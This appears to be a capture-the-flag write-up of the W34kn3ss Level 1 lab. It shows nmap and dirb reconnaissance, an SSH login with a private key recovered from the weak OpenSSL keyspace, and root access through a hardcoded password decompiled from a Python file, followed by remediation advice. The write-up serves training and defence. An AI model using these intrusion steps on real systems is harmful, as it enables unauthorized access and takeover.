
Server IP Address	Ports Open
192.168.22.158	**TCP:** 22, 80, 443

Nmap Scan Results:




```
┌──(kali㉿kali)-[/usr/share/doc/apache2]
└─$ nmap -p- 192.168.22.158 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-28 15:25 EST
Nmap scan report for 192.168.22.158
Host is up (0.0031s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 de:89:a2:de:45:e7:d6:3d:ef:e9:bd:b4:b6:68:ca:6d (RSA)
|   256 1d:98:4a:db:a2:e0:cc:68:38:93:d0:52:2a:1a:aa:96 (ECDSA)
|_  256 3d:8a:6b:92:0d:ba:37:82:9e:c3:27:18:b6:01:cd:98 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=weakness.jth/organizationName=weakness.jth/stateOrProvinceName=Jordan/countryName=jo
| Not valid before: 2018-05-05T11:12:54
|_Not valid after:  2019-05-05T11:12:54
| tls-alpn: 
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.89 seconds
```


Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

I did a namp test where several ports were found, prot 22, 80, 443.
I entered the weakness.jth website located on port 443 after I changed the IP address in etc/host, and there I received the following page:




```
┌──(kali㉿kali)-[/etc]
└─$ cat hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.22.158  weakness.jth
```




keep following the white rabbit :D

I did a dirb check for the weakness.jth site.



```
┌──(kali㉿kali)-[/etc]
└─$ dirb http://weakness.jth

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar  1 04:28:07 2024
URL_BASE: http://weakness.jth/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://weakness.jth/ ----
+ http://weakness.jth/index.html (CODE:200|SIZE:526)
==> DIRECTORY: http://weakness.jth/private/
+ http://weakness.jth/robots.txt (CODE:200|SIZE:14)
+ http://weakness.jth/server-status (CODE:403|SIZE:300)
```

and there is a site with 2 files, note.txt and mykey.pub.




files


mykey.pub
400 Bytes

notes.txt
43 Bytes

I saved the 2 files in order to check what is in the content, in the mykey file I realized that there is a certain code that can help me.




```
Name
33589.c
code.py
code.pyc
lab_natanzon12.ovpn
mykey.pub
php-reverse-shell.php
recvmmsg.c
shell.php
shell1
vmsplice.c
vmsplicenew
```



```
this key was generated by openssl 0.9.8c-1
```


After that I deciphered the code and realized that I have a user that is n30.




```
┌──(kali㉿kali)-[~]
└─$ grep -r -l "ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahjiiMo+k8DOqKLujcZMN1bESzSLT8H5jRGj8n1FFqjJw27Nu5JYTI73Szhg/uoeMOfECHNzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNTb5cfu
0O0QgY+DoLxuwfVufRVNcvaNyo0VS1dAJWgDnskJJRD+46RlkUyVNhwegA0QRj9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/C5sIIqM/mlqilhuidwo1ozjQlU2+yAVo5XrWDo0qVzzxsnTxB5JAfF7ifoDZp2yczZg+ZavtmfItQt1Vac1vSu
BPCpTqkjE/4Iklgw== root@targetcluster"

Downloads/mykey.pub
.local/share/Trash/files/mykey(1).pub
.local/share/Trash/files/mykey(2).pub
.local/share/Trash/files/mykey(1).2.pub
rsa/2048/4161de56829de2fe64b9055711f531c1-2537.pub
mykey.pub
```

```
          ,
             /|      __
            / |   ,-~ /
           Y :|  //  /
           | jj /( .^
           >-"~"-v"
          /       Y
         jo  o    |
        ( ~T~     j
         >._-' _./
        /   "~"  |
       Y     _,  |
      /| ;-"~ _  l
     / l/ ,-"~    \
     \//\/      .- \
      Y        /    Y    -n30
      l       I     !
      ]\      _\    /"\
     (" ~----( ~   Y.  )
~~~~~~~~~~~~~~~~~~~~~~~~~~
```

With this information, SSH login using 4161de56829de2fe64b9055711f531c1-2537.



```
┌──(kali㉿kali)-[~]
└─$ ssh -i rsa/2048/4161de56829de2fe64b9055711f531c1-2537 n30@192.168.22.158
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Aug 14 13:29:20 2018 from 192.168.209.1
```



```
n30@W34KN3SS:~$ id
uid=1000(n30) gid=1000(n30) groups=1000(n30),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
```

Vulnerability Explanation: In this attack, enable the use of a private RSA key with the identifier 4161de56829de2fe64b9055711f531c1-2537 to try to connect to the W34kn3ss Level 1 machine via SSH. User n30 was selected as a designated user based on information received from the "Keep following the white rabbit :D" web page.


This attack was successful, and was able to connect to user n30's system. Upon accessing this user, a file named user.txt is found containing the first flag of the W34kn3ss level 1 challenge.

Vulnerability Fix:
To fix the security vulnerabilities described:
First, an exchange of keys and passwords must be performed for all users of the system, in particular if the use of a private RSA key that looks suspicious has been detected.
After that, access control must be checked and managed to ensure that permissions and access are managed in an efficient and secure manner.
to operate an activity monitoring system that will detect any suspicious activity or entering the system without permission.
To check files and processes in the system, that is to check the files and processes running in the system to identify suspicious files or unwanted actions.
Make sure that all programs and versions of the operating system and other software in the system are updated to the latest versions.


Privilege Escalation:

Additional Priv Esc info:

After connecting to the n30 user I started looking for ways to connect to root.
With the ls -la command I found the code folder.
I then downloaded the code file to the attacking machine.
I ran the code file and it showed me that it creates a unique hash for program coded login information.




```
n30@W34KN3SS:~$ ls -la
total 44
drwxr-xr-x 5 n30  n30  4096 Aug 14  2018 .
drwxr-xr-x 3 root root 4096 May  5  2018 ..
-rw------- 1 n30  n30    25 Aug 14  2018 .bash_history
-rw-r--r-- 1 n30  n30   220 May  5  2018 .bash_logout
-rw-r--r-- 1 n30  n30  3771 May  5  2018 .bashrc
drwx------ 2 n30  n30  4096 May  5  2018 .cache
-rwxrwxr-x 1 n30  n30  1138 May  8  2018 code
drwxrwxr-x 3 n30  n30  4096 May  5  2018 .local
-rw-r--r-- 1 n30  n30   818 May  7  2018 .profile
drwxrwxr-x 2 n30  n30  4096 May  5  2018 .ssh
-rw-r--r-- 1 n30  n30     0 May  5  2018 .sudo_as_admin_successful
-rw-rw-r-- 1 n30  n30    33 May  8  2018 user.txt
```




```
n30@W34KN3SS:~$ file code
code: python 2.7 byte-compiled
```

Examining the source code of the file, it is possible to verify that there is indeed coded login information which is a sequence of characters by characters of a string.
And I checked this on an internet site that showed me the following code:




```
n30@W34KN3SS:~$ python code
[+]System Started at : Thu Feb 29 22:26:05 2024
[+]This binary should generate unique hash for the hardcoded login info
[+]Generating the hash ..
[+]Your new hash is : fb35632bffcb5fda73e949433235dd6128cad879b4600dc62596d6fce0c83f54
[+]Done
```




Download file

```
    # uncompyle6 version 3.9.0
# Python bytecode version base 2.7 (62211)
# Decompiled from: Python 3.8.10 (default, Nov 22 2023, 10:22:35)
# [GCC 9.4.0]
# Embedded file name: code.py
# Compiled at: 2018-05-08 17:50:54
import os, socket, time, hashlib
print ('[+]System Started at : {0}').format(time.ctime())
print '[+]This binary should generate unique hash for the hardcoded login info'
print '[+]Generating the hash ..'
inf = ''
inf += chr(ord('n'))
inf += chr(ord('3'))
inf += chr(ord('0'))
inf += chr(ord(':'))
inf += chr(ord('d'))
inf += chr(ord('M'))
inf += chr(ord('A'))
inf += chr(ord('S'))
inf += chr(ord('D'))
inf += chr(ord('N'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('3'))
inf += chr(ord('3'))
hashf = hashlib.sha256(inf + time.ctime()).hexdigest()
print ('[+]Your new hash is : {0}').format(hashf)
print '[+]Done'
```

I used the command sudo su to connect to the root user, then I used the password I found and I was able to log in as root.



```
n30@W34KN3SS:~$ sudo su
[sudo] password for n30:
Sorry, try again.
[sudo] password for n30:
root@W34KN3SS:/home/n30# id
uid=0(root) gid=0(root) groups=0(root)
```



```
root@W34KN3SS:~# cat root.txt
a1d2fab76ec6af9b651d4053171e042e
```

Vulnerability Exploited:
The attack exploited a vulnerability by tampering with a local code file named "code." The manipulation aimed to reveal hidden login information, granting access to the root level.

Vulnerability Explanation: This incident describes the exploitation of a system security weakness through a modification in a local code file. The attacker altered the file to expose hardcoded login credentials concealed within the code. By extracting this information, unauthorized access to the root level was achieved. The attacker utilized the gained credentials with the sudo su command, ultimately obtaining full control over the W34kn3ss Level 1 machine.

Vulnerability Fix:

To address the vulnerability exploited in this scenario and enhance overall system security, consider implementing the following measures:

Code Review and Hardening:

Conduct a comprehensive review of the codebase to identify and rectify security flaws. Adopt secure coding practices and avoid hardcoding sensitive information, such as login credentials, within the code.

Access Controls:

Strengthen access controls by limiting permissions to essential users and processes. Regularly review and update user privileges to minimize the risk of unauthorized access.

File Integrity Monitoring:

Implement file integrity monitoring tools to detect and alert on unauthorized changes to critical files. This helps identify tampering attempts and enables a timely response.

Encryption of Sensitive Information:

If login credentials or other sensitive information must be stored, encrypt this data to add an extra layer of protection. Avoid storing plaintext passwords or sensitive information in code or configuration files.

Regular Security Audits:

Perform periodic security audits and penetration testing to identify and address potential vulnerabilities. Regular testing helps stay ahead of evolving threats and ensures a proactive security posture.

User Authentication Best Practices:

Encourage strong user authentication practices, including the use of complex passwords, multi-factor authentication, and regular password updates. Educate users on the importance of maintaining secure credentials.

Monitoring and Logging:

Enhance monitoring capabilities to track and log suspicious activities. Analyze logs regularly to detect anomalies and potential security incidents.

Update and Patch Management:

Keep the system, applications, and dependencies up to date with the latest security patches. Regularly check for updates and apply them promptly to address known vulnerabilities.Secure Configuration:

Configure the system securely by following best practices for server hardening. Disable unnecessary services, remove unnecessary user accounts, and adopt a least privilege principle.

Incident Response Plan:

Develop and implement an incident response plan to swiftly respond to security incidents. This includes steps for identifying, containing, eradicating, recovering, and learning from security breaches.

Implementing these measures collectively contributes to a more robust security posture, reducing the likelihood of successful exploitation and enhancing the overall resilience of the system.